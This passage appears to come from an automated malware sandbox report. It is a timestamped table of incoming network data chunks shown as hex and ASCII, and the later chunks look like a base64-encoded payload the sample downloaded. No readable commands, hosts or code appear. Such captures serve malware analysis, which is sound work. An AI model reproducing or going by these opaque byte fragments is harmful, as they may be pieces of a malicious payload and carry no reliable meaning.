2022-01-14 00:51:05 UTC	189	IN	Data Raw: e0 c8 95 49 7f 04 ef 2b 17 d8 dd 56 1d c3 c4 f0 00 a1 e0 62 bc b1 d0 71 5c ba 1e f1 8a f2 96 3e fd 6d 53 03 e4 b3 50 30 56 a2 a8 ad 58 f3 4e d7 1c 00 61 ce 05 43 ec e6 ea 13 77 54 c6 e2 99 38 20 99 cc 43 0f 56 e0 41 75 b1 74 7c 01 3f 55 3a 01 62 39 ce b5 8f 9e 23 f4 6d fb 3a 40 29 6a 57 48 5e a6 1a ed b4 33 31 2a 77 3a ce d4 1f d4 17 7f 6d e2 60 18 91 91 7a bf e6 dd d7 a6 d1 1d 77 94 27 32 59 96 9c b7 b7 9b 6e ea 1b 91 cf 3a dc d9 87 8e e0 16 63 a7 d8 8d 38 68 79 d0 c4 8f 11 c5 4b 70 a5 90 c6 17 f8 cd f5 7d 55 d7 42 e6 e8 f8 c6 47 c8 48 d5 8c 8e 58 e0 37 20 90 d5 1a dc 8a 7f f9 7f 45 93 8c cd 20 d9 e7 bd a4 05 3b 12 74 83 5f b7 95 71 e8 6d 4e 06 dd 37 9b 00 a3 7c cf 48 f9 8c bd d2 6b ed 93 cd 6e 86 45 1d 47 d6 6b 98 e8 42 a6 94 5d e3 74 43 3e ec 2b 29 03 Data Ascii: I+Vbq\>mSP0VXNaCwT8 CVAut|?U:b9#m:@)jWH^31*w:m`zw'2Yn:c8hyKp}UBGHX7 E ;t_qmN7|HknEGkB]tC>+)
2022-01-14 00:51:05 UTC	193	IN	Data Raw: f8 83 88 9e 68 cc e5 b4 d5 49 38 6c 30 46 fa 8e d1 f4 a1 f7 de a4 47 17 5c 44 b0 d2 72 93 49 d9 0e 5d 78 8a 5d 3d aa 87 ae b6 94 0a 5d b4 22 f4 f3 ae 7e a7 57 b5 1b 9e cc fc 9e 5f 6d 74 ee 81 e6 d6 f1 41 a0 66 0d 94 07 67 1d dc 10 99 7a c9 06 73 bf 99 9c a8 73 cb 21 00 a8 ed f6 e5 96 29 e0 bf 51 ad ff 79 61 de ff ac 43 61 91 66 64 7e f4 14 fb b4 e1 07 6c eb 50 9f b7 49 01 b9 8b 1a 3e 89 c3 e6 2e 24 59 f0 fb e1 71 d5 f0 29 d0 cd e7 7d e6 d1 df 46 de 27 c5 c4 b1 6b 3e 76 27 67 fa ad e3 d4 28 be 81 01 8b f4 e0 ae 22 85 87 fe 23 25 6f c9 01 09 6e f3 09 4b ce 44 cc 99 da c0 1d a1 e8 87 1b 41 f1 97 1e cf ce a6 b9 66 73 ff 1a 7d 56 19 37 56 e0 9d 9f ab 34 01 4c da ff 51 e3 0f 1a e6 ea d9 2c d4 76 db 97 88 22 4e 6f 4d ac f4 d5 a6 be 80 f1 c7 a9 7b 06 b2 ed ca 13 Data Ascii: hI8l0FG\DrI]x]=]"~W_mtAfgzss!)QyaCafd~lPI>.$Yq)}F'k>v'g("#%onKDAfs}V7V4LQ,v"NoM{
2022-01-14 00:51:05 UTC	197	IN	Data Raw: 2f 68 b4 79 d8 a9 15 eb 3b 01 76 2b 5e a5 b8 b2 90 73 d9 aa b4 62 ce b3 ea e7 3d 36 ee 3a c6 09 8d e6 25 76 b1 45 d9 64 a3 6a 31 a4 b1 00 24 5e 0a 40 6f 20 f4 76 10 28 a5 b9 85 65 c0 6d ca ef c2 7e 15 a2 2f 76 94 06 9c 2e 4a 15 83 16 4e 85 f2 2b 99 66 23 08 72 b4 ad 75 e6 c1 06 cd 3c f1 f0 ab a2 9b 9d 08 8e 86 6f 48 22 97 2f 72 8b 7f 38 5a b0 87 0f 4a 5d 92 c3 f9 af 5e dc 4e e6 11 b1 4d ab 64 8f e4 b0 bf ec ff 41 44 e7 e0 e0 09 60 fc c2 b5 b6 07 41 0f a2 b8 97 40 b2 74 4a bc 84 4a 61 52 7d 6e 0d b6 fa 6e a2 84 89 c4 11 2c 6e 79 5f 2e 8c ff 88 4c b2 c3 94 4e 44 47 c7 7f 0b 0f 86 d8 ab 53 d2 de 59 c3 b6 8c 8e ea 6d 50 d0 e8 c3 5f ab 64 ef 21 0f 33 7e 06 41 c5 a0 67 29 14 9f 73 cb 41 48 d8 55 87 b2 db 0f 64 15 e2 e0 f2 ea 86 c3 5b be 1e a2 35 6f 12 49 aa de Data Ascii: /hy;v+^sb=6:%vEdj1$^@o v(em~/v.JN+f#ru<oH"/r8ZJ]^NMdAD`A@tJJaR}nn,ny_.LNDGSYmP_d!3~Ag)sA HUd[5oI

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	201	IN	Data Raw: 2f 6d 56 6b 82 2c c5 58 a8 9e 6a 1f 64 3d 5e 17 65 f3 b7 41 81 c3 e8 f3 fa 8a 1c 1e 03 74 c7 2e 36 be ed 93 cb 1e 3f ca 0f 6a 2d 47 1e 62 dc 6a 54 fb c3 9a 5e 68 b3 51 4c 36 d5 80 f6 d0 2d e4 25 6f da 05 89 a5 43 d6 a0 e9 75 3b c3 71 7d 2d 22 2c 1d e0 b4 9c 65 4f cd 29 f7 be 6f 6e 0f 7f 10 a8 9e 1a 89 47 f1 90 a8 4f 26 82 3e 3b 5f b7 c5 60 78 d6 53 ae 4f 3e a7 fe 1f 1d 6c f1 b9 69 df 19 22 df 52 fd 09 be 01 39 00 d6 f7 d3 dd 7f 7d 9b d4 71 da 13 b0 dd 21 9b 26 f2 46 79 2d 85 e2 81 61 94 92 a4 7e 36 be 95 d1 fe 69 b8 01 c3 79 fd 3b 5d 58 53 af 2f 25 f8 60 91 d3 28 ef 75 65 7e 19 4a 96 c5 b8 70 73 ad 06 c5 cf 9b 5b 44 25 e2 69 6f e4 e5 2a 06 b2 26 55 3f f3 1e 28 24 f6 8d 56 a0 3a 7a 3c d1 ff d5 2d 48 b7 68 b9 77 c6 76 81 74 ce ee 4a a4 08 77 d1 c5 79 09 c4 Data Ascii: /mVk,Xjd=^eAt.6?j-GbjT^hQL6-%oCu;q}-",eO)onGO&>;_`xSO>li"R9}q!&Fy-a~6iy;]XS/%`(ue~Jps[D%io*&U?($V:z<-HhwvtJwy
2022-01-14 00:51:05 UTC	205	IN	Data Raw: 41 4f 13 95 55 13 02 26 0f 95 e3 b7 36 b3 e2 b9 3d b6 6a 41 d0 34 ed 67 62 4e a6 16 8a 29 d4 85 1e 8d 60 a5 66 bf 36 31 a1 a5 6d 1e de 4d 50 fc e1 b3 ef 39 57 20 be 17 3a 7c e4 0e fe d8 e5 a4 bf 33 02 65 cf 41 4a c5 7d 13 86 69 8c 06 b6 8f 4b 43 8f cb ff 2e 84 94 20 be 0e 46 95 84 aa ed 7b 51 28 c5 6f d0 a9 66 66 e6 4a 4b 61 ee b7 1b 63 73 d2 52 37 2d 0b 6d e1 b9 b0 a0 0d b6 26 de fe 35 a9 f5 19 03 19 2f d9 05 46 12 40 dc d1 a9 6c a1 ee e0 81 7e 48 8b 94 17 d0 0a d6 31 fe f7 16 64 f1 1f 6a ac 2f b6 0f d9 74 10 76 56 ec 09 a2 70 33 24 f3 8e 32 2c 8d 12 67 35 c8 dc 75 26 b8 d3 81 21 e0 dd 36 27 92 d6 8d 9f dc 6f 6e 3b f9 0a 7a a2 e3 44 81 14 52 f7 d3 7d d6 2e ef db 54 d8 e2 ee 06 7e 7f 5c 71 38 b6 62 fa b1 05 e3 47 e7 19 a5 6e 29 bf 05 41 6b 5a 71 6e 7e ca Data Ascii: AOU&6=jA4gbN)`f61mMP9W :|3eAJ}iKC. F{Q(offJKacsR7-m&5/F@l~H1dj/tvVp3$2,g5u&!6'on;zDR}.T~\q8bGn)AkZqn~
2022-01-14 00:51:05 UTC	209	IN	Data Raw: 7d a7 a4 b1 ca df b0 35 36 46 9f 52 ed d3 75 11 05 f6 31 fa 4d ab 58 d8 97 65 85 5b 99 a8 81 53 ae 00 24 2e 14 7f 9a c2 4b 71 c2 f4 4d 18 c8 8d c0 21 58 87 44 8f 8c ce af b5 10 4f f9 89 33 1e 74 a7 24 3e 5e aa e3 52 d5 b8 cc 3f 0e f0 03 38 a2 69 5b 3f dd 33 24 dc 92 a1 c3 0c b7 b0 37 60 35 6f e9 b6 74 78 ac d9 7b fd 54 e5 e9 52 c1 7d 98 7c b9 cf dd 6f b2 f3 9c 8a 1f d7 f6 e8 f2 ae fb f1 b3 e9 61 9f fe 0b d2 a2 e5 f5 2f 41 cd 52 1b ca 5c 25 f2 81 6f 80 27 5d 6f 0e 06 f3 8a 98 f7 42 ea 51 9b 92 ac 7c 60 5c 42 e9 35 af e0 ef 82 ac 68 3c 82 bf 62 3a 3c 52 d9 2f c7 90 9b ed 77 d7 1b 50 68 b3 3b 09 b4 5e c7 99 8c cd 20 e6 73 6a 0c 7b 69 7a 09 98 b8 ef 10 02 fe a8 f1 03 4c cf 6b 44 ff f4 6c ad 43 f6 1c 23 18 7a aa e8 c3 52 da 77 e4 84 9b 91 0d 46 d5 63 a4 7d ff Data Ascii: }56FRu1MXe[S$.KqM!XDO3t$>^R?8i[?3$7`5otx{TR}|oa/AR\%o']oBQ|`\B5h<b:<R/wPh;^ sj{izLkDlC#zRwFc}
2022-01-14 00:51:05 UTC	212	IN	Data Raw: 97 46 ff f1 7d 8d 5a 6c 38 35 1b 90 3f 8a f3 f8 61 b1 1a e2 4c a0 d2 31 33 cd 92 81 c8 30 45 bb 30 d2 b6 41 ab f3 41 8f 45 5b 14 3f 4e ce e1 9f a0 60 ba 88 19 28 ca ec 54 cb 13 55 87 15 b2 91 93 80 37 9e 3a a5 a3 cb 35 aa 52 c9 95 76 99 ff 7d 02 08 d5 d1 37 84 cc 2e 28 bd e2 84 cf 86 e0 47 f2 20 1f 84 7a 94 c6 95 29 2d 92 56 63 29 f1 be ea a3 31 11 1b 30 ea 70 3f d3 24 57 18 52 0c a7 8c 5f 81 67 1f 90 09 e0 fc 4e 85 75 89 11 8d d4 da 03 19 15 99 1e 92 8e 8a 9e a5 43 30 5b 46 db 46 0d ea 7c f5 21 db ee 51 db c0 c2 8f 24 69 34 8b 32 e3 cf 0a 38 39 61 cb 98 11 12 d5 1b c0 a6 ef 53 96 09 da 9c 50 dc 5f 5a ee 37 08 63 e8 25 3b 8a 61 20 7b 48 f1 4a 17 60 dd 82 5d 40 e9 16 40 3c 7d 75 82 12 e2 91 21 51 18 04 e3 6d 3a 11 c0 5b 5b d8 29 58 c5 b9 bb e2 a9 be 63 73 Data Ascii: F}Zl85?aL130E0AAE[?N`(TU7:5Rv}7.(G z)-Vc)10p?$WR_gNuC0[FF\|!Q$i4289aSP_Z7c%;a {HJ`]@@<}u!Qm:[]Xcs
2022-01-14 00:51:05 UTC	228	IN	Data Raw: a9 fb b3 23 74 81 5a 28 18 d3 c6 43 09 d7 f0 38 97 ae ac 88 d7 a1 76 7e 59 bd 77 9d 91 62 1c dd 8c c9 c7 cd 96 ea 44 b7 94 69 b2 ec 1a 1e 14 50 f9 ae 2e ac 3b 6d 5c d6 ed 3e ab 97 93 d2 aa 03 de d7 79 8e 80 43 42 ce 43 9a 88 1c be 3a fd 95 83 80 4d 53 4b 15 ba 42 b7 c9 55 7e a0 b1 b5 d7 fa 84 25 a9 75 d9 b7 f1 76 f1 06 7d ac d8 6c d0 2c 4a 17 bf 1f 07 e9 0e 72 00 d9 cd 26 74 32 02 34 a2 d9 3a 47 f9 c0 e2 6a 1e a9 a2 6a 39 7f b5 7b 12 a2 30 90 1d 93 93 c1 60 7a 82 2b 98 47 10 9f 18 dc ee 53 ba 82 96 f0 23 43 c6 2d 00 92 a6 fe e8 d2 d6 18 72 e5 03 d7 d7 89 42 6d 1a 76 03 37 56 db 23 6d f7 19 a0 54 36 82 31 76 c9 db 7b 5e fc fc 42 53 d5 5e f8 d9 5e c8 83 35 31 d3 04 b1 f1 47 4f 56 83 67 3d c8 66 3f 3c 53 ad 45 30 88 c5 83 bf fd 32 0d 4c 31 45 04 0c 00 f4 5d Data Ascii: #tZ(C8v~YwbDiP.;m\>yCBC:MSKBU~%uv}l,Jr&t24:Gjj9{0`z+GS#C-rBmv7V#mT61v{^BS^^51GOVg=f?<SE0 2L1E]
2022-01-14 00:51:05 UTC	244	IN	Data Raw: 31 5b 82 0f c3 40 2f c4 d5 2a ae 49 11 66 6c 4b 2d fb 4d cf 83 21 b5 7c 84 d0 ac cb 58 aa 0d 25 ec a1 cd b4 96 78 d5 41 e0 67 0c df 9b 3c e3 8a 66 8d 23 38 59 7d 96 d5 77 69 56 33 f6 c4 aa 61 08 9a 37 ef 4c cb d7 e6 fb 5f 56 1a 2a 35 67 cd 72 57 85 1e 30 35 16 73 a3 e1 0e df 87 42 ed 0b 8c 5f 0f 8c e3 05 a4 04 21 82 f0 ac 3e d2 f8 10 83 0b 0b 42 26 9b 55 86 33 b1 9e 3b 03 a1 2c 79 61 8c b7 e7 5b 50 7a 95 7c 16 ed 10 95 99 e9 73 31 ac d6 e1 1a 12 34 46 ed 0a 11 77 61 98 c4 5a 14 87 9d c5 9a 7b 5c 57 cc 30 62 cc 1a b5 df de 27 4a 89 20 6d 9e 5b 6d 9d 3c 62 1b 93 4c 74 bb 21 f9 4d af ab b4 4b 3d 5a 46 22 2e eb 36 90 ce 0d db 37 ef d6 e2 ac 69 b9 b8 d5 8d e6 8c 51 b5 a5 59 29 9f 03 ef 36 7f 02 f2 35 b4 4a a5 f0 38 03 0f f5 78 b5 7f ae fb f6 b8 2a 85 bf 12 17 Data Ascii: 1[@/*IflK-M!|X%xAg<f#8Y}wiV3a7L_V*5grW05sB_!>B&U3;,ya[Pz|s14FwaZ{\W0b'J m[m<bLt!MK=ZF".6 7iQY)65J8x*
2022-01-14 00:51:05 UTC	260	IN	Data Raw: 00 54 00 46 00 4a 00 62 00 46 00 37 00 57 00 70 00 75 00 2b 00 30 00 48 00 6e 00 46 00 46 00 33 00 53 00 66 00 55 00 49 00 39 00 63 00 73 00 34 00 4e 00 31 00 32 00 6a 00 57 00 57 00 35 00 5a 00 4c 00 6b 00 48 00 50 00 43 00 6c 00 50 00 39 00 7a 00 2f 00 48 00 6a 00 2f 00 75 00 6a 00 63 00 4d 00 56 00 6c 00 5a 00 2f 00 53 00 56 00 35 00 32 00 31 00 61 00 52 00 6d 00 58 00 51 00 4c 00 6f 00 67 00 78 00 42 00 45 00 59 00 59 00 49 00 62 00 4a 00 4e 00 44 00 66 00 6c 00 30 00 31 00 79 00 78 00 33 00 45 00 46 00 7a 00 4c 00 37 00 33 00 2f 00 46 00 4a 00 4d 00 52 00 50 00 4f 00 32 00 46 00 61 00 45 00 33 00 74 00 2f 00 7a 00 6a 00 33 00 32 00 57 00 58 00 30 00 52 00 64 00 44 00 4d 00 61 00 4a 00 73 00 4a 00 4c 00 57 00 67 00 50 00 39 00 2b 00 4b 00 31 00 30 00 Data Ascii: TFJbF7Wpu+0HnFF3SfUI9cs4N12jWW5ZLkHPClP9z/Hj/ujcMVlZ/SV521aRmXQLogxBEYYIbJNDfl 01yx3EFzL73/FJMRPO2FaE3t/zj32WX0RdDMaJsJLWgP9+K10
2022-01-14 00:51:05 UTC	276	IN	Data Raw: 00 4f 00 50 00 54 00 48 00 76 00 51 00 2f 00 59 00 52 00 72 00 6e 00 6f 00 31 00 7a 00 38 00 2f 00 41 00 36 00 42 00 38 00 44 00 4b 00 51 00 65 00 68 00 33 00 43 00 31 00 46 00 34 00 52 00 64 00 63 00 6a 00 74 00 6f 00 65 00 52 00 6e 00 55 00 4b 00 2f 00 4b 00 4d 00 36 00 2b 00 2b 00 5a 00 5a 00 2f 00 38 00 76 00 71 00 33 00 51 00 53 00 37 00 31 00 50 00 53 00 5a 00 68 00 41 00 4b 00 74 00 68 00 75 00 41 00 52 00 69 00 4f 00 41 00 52 00 53 00 47 00 54 00 65 00 51 00 73 00 30 00 73 00 30 00 4a 00 66 00 36 00 41 00 68 00 51 00 6f 00 6c 00 42 00 37 00 61 00 44 00 59 00 48 00 38 00 75 00 4c 00 78 00 7a 00 76 00 72 00 70 00 55 00 45 00 59 00 70 00 32 00 62 00 36 00 32 00 56 00 65 00 4f 00 6a 00 6f 00 5a 00 41 00 6b 00 71 00 67 00 37 00 72 00 65 00 54 00 6c 00 Data Ascii: OPTHvQ/YRrno1z8/A6B8DKQeh3C1F4RdcjtoeRnUK/KM6++ZZ/8vq3QS71PSZhAKthuARiOARSGTeQ s0s0Jf6AhQolB7aDYH8uLxzvrpUEYp2b62VeOjoZAkqg7reTl
2022-01-14 00:51:05 UTC	292	IN	Data Raw: 00 58 00 41 00 6b 00 74 00 65 00 78 00 69 00 72 00 74 00 53 00 6a 00 4a 00 38 00 6d 00 70 00 76 00 32 00 42 00 31 00 79 00 32 00 59 00 72 00 45 00 58 00 30 00 78 00 7a 00 52 00 56 00 30 00 76 00 58 00 78 00 45 00 47 00 58 00 4c 00 6c 00 77 00 42 00 6e 00 70 00 66 00 57 00 71 00 55 00 35 00 62 00 72 00 37 00 56 00 69 00 69 00 70 00 4e 00 67 00 36 00 67 00 4e 00 47 00 48 00 50 00 5a 00 71 00 55 00 30 00 6a 00 78 00 6c 00 42 00 6d 00 33 00 6a 00 73 00 6f 00 57 00 45 00 32 00 72 00 34 00 57 00 4f 00 68 00 4f 00 67 00 4b 00 7a 00 76 00 6f 00 6a 00 6d 00 36 00 74 00 48 00 33 00 50 00 63 00 65 00 66 00 34 00 4a 00 4e 00 47 00 52 00 76 00 63 00 37 00 4b 00 37 00 57 00 33 00 4d 00 37 00 6b 00 57 00 6f 00 38 00 45 00 35 00 5a 00 6a 00 47 00 2b 00 66 00 4e 00 58 00 Data Ascii: XAktexirtSjJ8mpv2B1y2YrEX0xzRV0vXxEGXLlwBnpfWqU5br7ViipNg6gNGHPZqU0jxlBm3jsoWE 2r4WOhOgKzvojm6tH3Pcef4JNGRvc7K7W3M7kWo8E5ZjG+fNX

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	308	IN	Data Raw: 00 55 00 45 00 30 00 6c 00 66 00 67 00 57 00 6c 00 79 00 66 00 39 00 5a 00 42 00 38 00 69 00 66 00 56 00 72 00 6e 00 47 00 65 00 46 00 4c 00 64 00 6a 00 34 00 51 00 75 00 61 00 4b 00 79 00 79 00 6d 00 37 00 59 00 59 00 59 00 68 00 65 00 53 00 61 00 37 00 65 00 65 00 53 00 62 00 6c 00 70 00 6f 00 64 00 79 00 54 00 79 00 49 00 58 00 2b 00 77 00 76 00 50 00 4a 00 6f 00 54 00 4f 00 6f 00 48 00 76 00 77 00 2b 00 68 00 73 00 34 00 76 00 48 00 6e 00 38 00 4e 00 48 00 48 00 44 00 78 00 4b 00 62 00 69 00 36 00 43 00 65 00 78 00 74 00 6a 00 58 00 71 00 63 00 32 00 4c 00 46 00 4b 00 73 00 58 00 4c 00 79 00 62 00 77 00 4d 00 6b 00 35 00 5a 00 47 00 47 00 58 00 2f 00 64 00 53 00 33 00 44 00 6b 00 72 00 36 00 70 00 4c 00 76 00 50 00 49 00 38 00 59 00 45 00 52 00 44 00 Data Ascii: UE0lfgWlyf9ZB8ifVrnGeFLdj4QuaKyym7YYYheSa7eeSblpodyTyIX+wvPJoTOoHvw+hs4vHn8NHHDxKbi6CextjXqc2LFKsXLybwMk5ZGGX/dS3Dkr6pLvPI8YERD
2022-01-14 00:51:05 UTC	324	IN	Data Raw: 00 78 00 58 00 64 00 4f 00 52 00 71 00 71 00 51 00 43 00 31 00 4a 00 54 00 41 00 6e 00 4e 00 70 00 73 00 50 00 6f 00 32 00 59 00 37 00 42 00 78 00 4a 00 64 00 70 00 4e 00 48 00 2b 00 36 00 46 00 61 00 6c 00 73 00 4d 00 4c 00 61 00 72 00 30 00 6c 00 62 00 2b 00 30 00 79 00 34 00 52 00 4a 00 67 00 55 00 46 00 30 00 34 00 49 00 2b 00 52 00 58 00 56 00 62 00 6a 00 49 00 69 00 46 00 32 00 44 00 57 00 2f 00 43 00 39 00 65 00 54 00 64 00 6a 00 79 00 6c 00 5a 00 50 00 48 00 63 00 66 00 50 00 47 00 66 00 7a 00 35 00 5a 00 68 00 57 00 4b 00 52 00 6c 00 79 00 59 00 75 00 42 00 35 00 45 00 77 00 39 00 64 00 48 00 45 00 58 00 42 00 6d 00 35 00 69 00 64 00 4a 00 77 00 32 00 6d 00 41 00 67 00 73 00 49 00 6e 00 39 00 46 00 2b 00 73 00 75 00 2f 00 76 00 52 00 57 00 2f 00 Data Ascii: xXdORqqQC1JTAnNpsPo2Y7BxJdpNH+6FalsMLar0lb+0y4RJgUF04I+RXVbjIiF2DW/C9eTdjylZPHcfPGfz5ZhWKRlyYuB5Ew9dHEXBm5idJw2mAgsIn9F+su/vRW/
2022-01-14 00:51:05 UTC	340	IN	Data Raw: 00 4c 00 4a 00 53 00 69 00 30 00 44 00 64 00 52 00 6b 00 76 00 53 00 69 00 78 00 47 00 35 00 67 00 4b 00 4c 00 6f 00 79 00 5a 00 50 00 55 00 64 00 48 00 48 00 4f 00 73 00 7a 00 59 00 77 00 6d 00 6f 00 31 00 62 00 4f 00 68 00 71 00 54 00 4d 00 55 00 4a 00 5a 00 2f 00 49 00 53 00 35 00 6a 00 65 00 62 00 64 00 42 00 34 00 42 00 52 00 54 00 77 00 73 00 65 00 61 00 37 00 6c 00 4f 00 72 00 6b 00 66 00 78 00 53 00 67 00 66 00 35 00 6f 00 6f 00 4f 00 78 00 59 00 39 00 56 00 6a 00 30 00 4d 00 54 00 38 00 43 00 39 00 49 00 30 00 78 00 6e 00 2b 00 4d 00 54 00 76 00 49 00 62 00 56 00 44 00 76 00 54 00 49 00 47 00 4e 00 31 00 54 00 46 00 31 00 6f 00 34 00 73 00 37 00 58 00 4c 00 79 00 70 00 66 00 2b 00 72 00 75 00 47 00 65 00 53 00 5a 00 71 00 68 00 39 00 6c 00 6d 00 Data Ascii: LJSi0DdRkvSixG5gKLoyZPUdHHOszYwmo1bOhqTMUJZ/IS5jebdB4BRTwsea7lOrkfxSgf5ooOxY9Vj0MT8C9I0xn+MTvIbVDvTlGN1TF1o4s7XLypf+ruGeSZqh9lm
2022-01-14 00:51:05 UTC	356	IN	Data Raw: 00 72 00 6f 00 2b 00 39 00 70 00 75 00 73 00 4a 00 75 00 6f 00 32 00 5a 00 54 00 6f 00 74 00 2f 00 2b 00 4a 00 2b 00 43 00 6f 00 34 00 43 00 59 00 70 00 43 00 50 00 66 00 54 00 64 00 49 00 54 00 75 00 4e 00 58 00 33 00 4e 00 64 00 31 00 37 00 76 00 31 00 6b 00 6c 00 32 00 70 00 6a 00 56 00 5a 00 67 00 50 00 49 00 54 00 75 00 44 00 5a 00 33 00 70 00 39 00 4d 00 2b 00 65 00 45 00 56 00 4a 00 65 00 64 00 78 00 76 00 7a 00 34 00 45 00 4d 00 48 00 63 00 4a 00 67 00 4a 00 4b 00 50 00 62 00 75 00 63 00 4d 00 68 00 37 00 4c 00 34 00 44 00 54 00 44 00 6e 00 77 00 53 00 4c 00 54 00 57 00 41 00 30 00 66 00 73 00 6c 00 71 00 56 00 49 00 47 00 43 00 72 00 67 00 34 00 43 00 31 00 64 00 73 00 55 00 37 00 42 00 32 00 71 00 6c 00 34 00 4e 00 66 00 6d 00 49 00 52 00 5a 00 Data Ascii: ro+9pusJuo2ZTot/+J+Co4CYpCPfTdITuNX3Nd17v1kl2pjVZgPITuDZ3p9M+eEVJedxvz4EMHcJgJKPbucMh7L4DTDnwSLTWA0fslqVIGCrg4C1dsU7B2ql4NfmIRZ
2022-01-14 00:51:05 UTC	372	IN	Data Raw: 00 70 00 49 00 7a 00 50 00 4d 00 75 00 7a 00 36 00 72 00 42 00 6d 00 4b 00 31 00 52 00 49 00 73 00 68 00 79 00 57 00 39 00 78 00 5a 00 50 00 5a 00 42 00 45 00 45 00 4c 00 32 00 58 00 4d 00 46 00 54 00 59 00 36 00 4c 00 69 00 76 00 65 00 67 00 61 00 55 00 6d 00 74 00 46 00 4c 00 54 00 32 00 2b 00 6a 00 75 00 6c 00 33 00 43 00 4b 00 63 00 78 00 2f 00 35 00 37 00 56 00 4e 00 59 00 64 00 31 00 45 00 43 00 6c 00 6e 00 30 00 49 00 6c 00 6b 00 78 00 47 00 59 00 47 00 32 00 62 00 71 00 56 00 36 00 34 00 4d 00 32 00 6a 00 33 00 31 00 4c 00 6e 00 4d 00 6e 00 36 00 72 00 36 00 43 00 32 00 59 00 6c 00 66 00 76 00 33 00 62 00 5a 00 5a 00 6d 00 4f 00 38 00 6f 00 53 00 43 00 4c 00 53 00 6b 00 64 00 6a 00 58 00 6d 00 30 00 31 00 75 00 53 00 49 00 77 00 72 00 6d 00 48 00 Data Ascii: pIzPMuz6rBmK1RIshyW9xZPZBEEL2XMFTY6LivegaUmtFLT2+jul3CKcx/57VNYd1ECln0IlkxGYG2bqV64M2j31LnMn6r6C2Ylfv3bZZmO8oSCLSkdjXm01uSIwrmH
2022-01-14 00:51:05 UTC	388	IN	Data Raw: 00 78 00 55 00 42 00 2f 00 38 00 4a 00 4c 00 76 00 31 00 59 00 56 00 51 00 58 00 36 00 31 00 56 00 52 00 53 00 5a 00 35 00 4a 00 4e 00 76 00 42 00 35 00 2b 00 31 00 70 00 7a 00 46 00 6d 00 43 00 6a 00 34 00 64 00 7a 00 30 00 43 00 74 00 52 00 36 00 43 00 74 00 59 00 4f 00 58 00 4c 00 59 00 30 00 43 00 6a 00 4f 00 76 00 4f 00 36 00 77 00 51 00 33 00 68 00 33 00 36 00 38 00 34 00 53 00 46 00 4a 00 75 00 65 00 47 00 5a 00 67 00 6e 00 6d 00 57 00 5a 00 44 00 71 00 62 00 65 00 71 00 48 00 44 00 42 00 6a 00 48 00 43 00 6f 00 38 00 34 00 75 00 36 00 47 00 72 00 43 00 36 00 49 00 5a 00 4c 00 38 00 73 00 31 00 56 00 6e 00 6b 00 37 00 51 00 65 00 4b 00 2f 00 56 00 35 00 38 00 7a 00 33 00 37 00 65 00 46 00 39 00 71 00 54 00 2f 00 49 00 66 00 41 00 78 00 69 00 41 00 Data Ascii: xUB/8JLv1YVQX61VRSZ5JNvB5+1pzFmCj4dz0CtR6CtYOXLY0CjOvO6wQ3h3684SFJueGZgnmWZDqbeqHDBjHCo84u6GrC6IZL8s1Vnk7QeK/V58z37eF9qT/IfAxiA
2022-01-14 00:51:05 UTC	404	IN	Data Raw: 00 65 00 43 00 2b 00 49 00 36 00 6c 00 51 00 63 00 67 00 31 00 65 00 61 00 55 00 68 00 65 00 57 00 33 00 49 00 58 00 5a 00 35 00 57 00 57 00 66 00 68 00 31 00 30 00 45 00 6d 00 4b 00 44 00 44 00 42 00 69 00 77 00 43 00 35 00 67 00 59 00 66 00 67 00 64 00 33 00 6b 00 51 00 79 00 7a 00 6a 00 42 00 55 00 32 00 58 00 66 00 76 00 34 00 74 00 46 00 2b 00 52 00 6c 00 44 00 4e 00 43 00 73 00 77 00 69 00 6a 00 57 00 38 00 73 00 6c 00 62 00 73 00 4a 00 46 00 48 00 49 00 6b 00 32 00 68 00 47 00 74 00 66 00 6f 00 43 00 4c 00 39 00 78 00 31 00 37 00 2b 00 4c 00 50 00 4b 00 47 00 45 00 2f 00 33 00 4a 00 71 00 58 00 34 00 5a 00 57 00 52 00 6e 00 4d 00 6d 00 69 00 71 00 4d 00 2b 00 75 00 38 00 50 00 61 00 58 00 54 00 51 00 39 00 37 00 76 00 4a 00 36 00 50 00 69 00 70 00 Data Ascii: eC+I6lQcg1eaUheW3IXZ5WWfh10EmKDDBiwC5gYfgd3kQyzjBU2Xfv4tF+RlDNCswijW8slbsJFHIk2hGtfoCL9x17+LPKGE/3JqX4ZWRnMmiqM+u8PaXTQ97vJ6Pip
2022-01-14 00:51:05 UTC	420	IN	Data Raw: 00 59 00 6b 00 77 00 53 00 77 00 44 00 67 00 4a 00 32 00 72 00 6c 00 39 00 72 00 42 00 78 00 46 00 42 00 48 00 46 00 46 00 53 00 64 00 6a 00 48 00 76 00 62 00 79 00 6b 00 32 00 66 00 6d 00 49 00 56 00 63 00 66 00 4c 00 57 00 65 00 4d 00 37 00 44 00 6c 00 33 00 52 00 70 00 50 00 42 00 57 00 41 00 30 00 42 00 34 00 31 00 4c 00 4c 00 2f 00 77 00 73 00 6a 00 47 00 6d 00 57 00 77 00 6c 00 68 00 53 00 34 00 2f 00 58 00 2f 00 71 00 46 00 6d 00 41 00 47 00 43 00 75 00 61 00 46 00 2b 00 53 00 6d 00 52 00 32 00 55 00 54 00 59 00 68 00 77 00 65 00 30 00 31 00 44 00 74 00 56 00 4e 00 69 00 55 00 48 00 61 00 76 00 56 00 52 00 6d 00 6e 00 64 00 30 00 32 00 45 00 77 00 4f 00 61 00 44 00 35 00 67 00 5a 00 31 00 4c 00 53 00 68 00 52 00 75 00 74 00 32 00 33 00 6b 00 72 00 Data Ascii: YkwSwDgJ2rl9rBxFBHFFSdjHvbyk2fmIVcfLWeM7Dl3RpPBWA0B41LL/wsjGmWwlhS4/X/qFmAGCuaF+SmR2UTYhwe01DtVNiUHavVRmnd02EwOaD5gZ1LShRut23kr
